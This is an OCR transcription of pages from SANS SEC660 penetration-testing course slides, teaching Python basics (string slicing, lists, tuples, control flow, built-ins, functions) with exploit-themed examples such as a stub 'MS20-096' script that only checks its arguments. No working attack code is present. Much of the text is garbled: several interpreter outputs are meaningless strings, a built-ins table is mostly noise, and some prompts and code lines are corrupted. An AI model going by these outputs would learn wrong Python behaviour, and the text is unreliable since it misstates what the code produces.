sssi filename[-3:]
"exe
     filename.split("\\")
['C:', 'Windows', 'System', 'meterpreter.exe']
sssi filename.split(".")
['C:\\Windows\\System\\meterpreter', 'exe']
```


SANS nnntoiRae pedrcRrerfMpfieeRmyfietwRb<eisfRfsetwpecRnfnidptpdlsetR <,R

Python String Slicing

One of the immensely useful functions in Python is the ability to take a string of any length and reference any part of it by adding brackets to the end of the string. For example, the filename variable here is set to a path on a Windows system. Since indexes almost always start at 0 in programming languages, filename[0] references the first character in the string, filename[1] references the second character, and so on.

We can even start from the end of the string by specifying a negative number, as shown with filename[-1] and filename[-2]. A range of strings can be specified as well with a starting and a stopping value, separated by a colon as shown in filename[3:10]. Leaving out the second number and including the colon tells Python you want the rest of the string, starting from the first offset value, as shown in filename[3:].

Strings can also be modified by calling one of their methods (a method is a function built into an object, such as a string). Calling filename.split("\\") returns a list of three elements where the two slashes are removed, for example.


[illegible]

"])

SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 35


Python String Concatenation

Joining two strings in Python is a straightforward task where the plus sign ("+") joins the strings, returning the concatenated result. A special modification of this operation "+=" is a simplified method of appending the new string to the current string. For example, the following two examples are identical in operation:

```
>>> str1 = "SANS "
>>> str1 = str1 + "Institute"

>>> str1 = "SANS "
>>> str1 += "Institute"
```

On the Internet, you will find many Python purists do not appreciate this simple string concatenation method. Technically, joining two strings with the "+" operator is inefficient in memory and requires a third resulting string to be allocated in memory, duplicating the amount of memory already used by the strings to be concatenated. The PPWHYL (Python Purists Will Hate You Less) method is to use the ugly but effective join function, as shown. The `"".join` piece is calling the join function (which joins multiple strings together) from an empty string object "". You can join multiple strings together by placing them in list elements as the parameter to pass to the join call.

The bottom line with strings is if you are working with big strings, lots of strings, or a low-memory system, you may get a performance boost from the awkward "".join syntax versus the "+" syntax. Otherwise, until you too become a Python Purist, it's not a big deal.



[illegible]

Declare an empty list:

- mylist = []

Access an element in the list

- mylist[1] # Not the first!

Noor I r rr •r 1

- mylist

N r p •r 1

- mylist.append(item)

hr Ir r r rs •r 1

- mylist.remove(item)


SANS SEC660 Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 36

Python Lists Used for Storing a List of Variables

In Python, a list is simply a collection of elements. A Python list isn't a specific type; instead, it can contain variables of many types. Lists are popular for organizing collections of related variables, such as multiple byte strings representing layers of a packet, or related counters, or combinations of numbers and strings for a patient medical record.

To declare a Python variable as a list, we use the "mylist = []" syntax. Accessing one element in the list is performed by adding brackets to the end of the variable with a numeric identifier for the list element (where "1" is the second element, since we start counting at 0).

When you reference the list without brackets, you are referencing all the elements in the list. Finally, to append a new element to the list, invoke the mylist.append() method, passing the item to add to the list as the only parameter to the append() method.



```
>>> values = [ 0, 90, ³30 bazillion" ]
>>> values[2]
0 c7Au3 te06 b92 eA
>>> values.append(3.1337)
dpApAtpAA 0AAAu3AvAAeA9v1pAcAdAcAAAAAAAppppppppA2A
>>> values.remove('30 bazillion')
>>> values
d7pA7sAcAi occ5777777777773iA
>>> values.sort()
>>> values
sp8AAo scc577777777 7773 pAt72A
>>> foo = values + values
>>> foo
dppAc iocc5777777777773 pAt7aA7pAc o>cc577777 7777773 0At7,A
>>> rEE6yE7.i e20rA
16
>>> bar = (0, 3.1337, 90, 0, 3.1337, 90)
>>> bar[0] = 1
/ocs.dh 91 5Ae i=c i1 0A9ul ndxAn9 n3A29,A 3ccc91,A (-p iA18fat 2on2-A
```

SANS 7n6\\mh9tc(5ea0ch 6lelrh5r8b)0 orle0htt3v8ddhyrde06achnrgda5a0a\le0h

o5a3oce∅o3a∅s252/

The list element in Python is incredibly useful in organizing variables and information. This slide shows several examples of working with lists, starting with creating a list using the square brackets. To access any element of the list, we indicate the list element number (counting from 0). We can change this value by using the "=" operator as well. Note that our list contains both integer values and a string.


To add a new element to the list, invoke the append() method. After invoking values.append(3.1337)", we have added a float element to our list as well.

Removing an element from the list is easy with the remove() method. We can even sort the elements of a list with the sort() method as well, very useful when working with files where each line of the file is a different element in a list (we'll look at file input/output later in this module).

With list strings, we can concatenate lists using the "+" operator, creating a new list called "foo" in this slide. Further, the count() method can identify how many matching values exist for a given value, where the value 90 exists two times in the list foo.

At the bottom of this slide, we create another variable with parentheses. In syntax it is very similar to a list, but it is known as a tuple (sounds like supple). A tuple is able to hold elements just like a list, but is immutable; that is once the tuple is defined, it cannot be changed. If you are working with a lot of static data in a Python program and you want to avoid ever having anyone change anything in the data, a tuple is a good choice for an element. For very large collections of data, accessing and searching through a tuple is faster than similar operations in a list.

There are still other data elements in Python, such as a dictionary (similar to a Perl hash, or an "associative array" in other languages) where many data elements are stored, indexed by another variable. Starting with the critical list of five (int, float, string, list, and tuple), you'll go far with Python.



[illegible]

Python identifies indentation as a new block to execute when the prior if condition matches.

End of the indented block tells Python when to stop executing statements.

[illegible]

n,1


Python Control – if/elif/else

The code example on this slide shows the use of a basic Python control element, the if/elif (else if)/else blocks. Here we are calling the exploit_target() function and returning a status variable recorded in return. If the return value is 0, we print some output and increment the count of successful exploits. If the return is 1, we know the exploit was not successful and offer some pearls of wisdom for the user. All other return values are unknown errors and are handled appropriately.

Note that each of the conditional block lines with if/elif/else end with a colon; this is Python's way of knowing that the if condition has ended and does not continue to a second line.

The if/elif/else control blocks are an important component of almost all Python scripts, but this slide also illustrates another important Python characteristic: indentation. Unlike languages such as Perl that use a line-terminator to indicate the end of a line (e.g., ";"), Python has us indent the code underneath the if condition to indicate the start of a new code block. Under the "if return hmt 0:" statement, we have three more lines to execute when and only when the return status is equal to 0. Python knows when this block has finished executing when the indentation returns to the left.

This is an important lesson to keep in mind when learning Python – spacing at the beginning of lines counts. You must make sure the number of spaces to indent a line for a block is the same for all the code in the block. Many programmers use four spaces or the tab character to indent the block.



```
>>> path = "C:\\Windows\\System32\\DriverStore\\FileRepository\\5u875uvc.inf_x86
_neutral_ce73524185a2afd1"
ddd2pathlist = path.split("\\")  # returns a list
ttt> for directory in pathlist:
...      print directory, len(directory)
...
6os8s
Windows 7
System32 8
DriverStore 11
FileRepository 14
5u875uvc.inf_x86_neutral_ce73524185a2afd1 41
```

[illegible]


[illegible]

Python Control – for

The `for` control function is used to iterate over a list of elements, temporarily assigning the current element to a named variable and executing the indented block. This process is repeated for each element in the list.

In the example on this slide, we create a variable called "path" with multiple directories separated by two slashes. Calling `path.split("\\")` returns the variable pathlist, a list element containing each directory in the path variable.

The line "for directory in pathlist:" is used to iterate over the pathlist variable, temporarily assigning each list variable to the directory variable for the duration of the indented for block.



g cs xc th 6 tixỈi

Hthgit)Tikti	Wthmreti	Sticinieti
print	Display output of a variable or formatted string, comma suppresses newline	rrr 11hhS HW hWi8 Wtn2ir ch2cJ cWP)un2Sa rrr 1,ghS cne1S E2 he o)hJv,4 0h chmi nh1is)e1S g2 6m6rl o)lWn1o
Acii	Get the length of any object	rrr a8h oHW1hWi896as rrr a8h oHWhWi8s n
int	Convert a string value to integer	rrr 1e1S0o6u66ha i s iWa82 hS W2S1nhm rrr 11hhS 9hto, ThhhSo1eJSs lWnr
ord	Convert string data to ordinal value	1821 0 2T8tH6ss i 18t8hH8 W1Wta8S ,e1 h hh ,1Whm8oAan8h o1821ss ni 08,tmr1 h© 11hh ngt,h ts, ng h e1t o1821 9ha s S

i8t©©ie ho0rh1ae2e pe1esh mghe mPhSie8sp5gS2WshSae2e8P138JentaeshSe Wge

Useful Python Built-Ins


Python includes several built-in functions that are regularly used in scripts:

print: The print function displays output or the contents of variables. We can add format string modifiers to the output of print as well (such as "%d" to represent as decimal value, or "%s" for a string, or "%x" for a hexadecimal value); arguments for the format string modifiers are placed after a trailing "%" in a comma-separated list within parentheses (as shown with "(num,num)" in the example on this slide).

len: Returns the length of any object. This is useful for identifying the length of a string or the number of elements in a list.

int: Converts a string to an integer, often needed to take input (from a user or a string) and turn it into a numerical value that can be used with math operators (addition, multiplication, etc.).

ord: Converts string data to an ordinal value. Used when we are working with strings of binary data that need to be converted to numerical form beyond the standard numeric ranges.



Building Functions

```
#!/usr/bin/env python
import sys
def check_args(args):

        print args[2].split("\\")
        if len(args) != 3: # First argument is script name
                return 1,"Insuffient number of arguments"
        if int(args[1]) > 19:
                return 2,"First argument must be less than 20"
        if len(args[2].split("\\")) < 5: # Drive letter and exe name +2
                return 3,"Second argument must be 3 directories deep"
        return 0,"No error"

print "MS20-096 ExPl0IT - FROM THE FUTURE"

status,message = check_args(sys.argv)
if status != 0:
        print "ERROR: %s"%message
        sys.exit(status)
print "Evil Win2K20 Pwnage Starting Now"
```

[illegible]

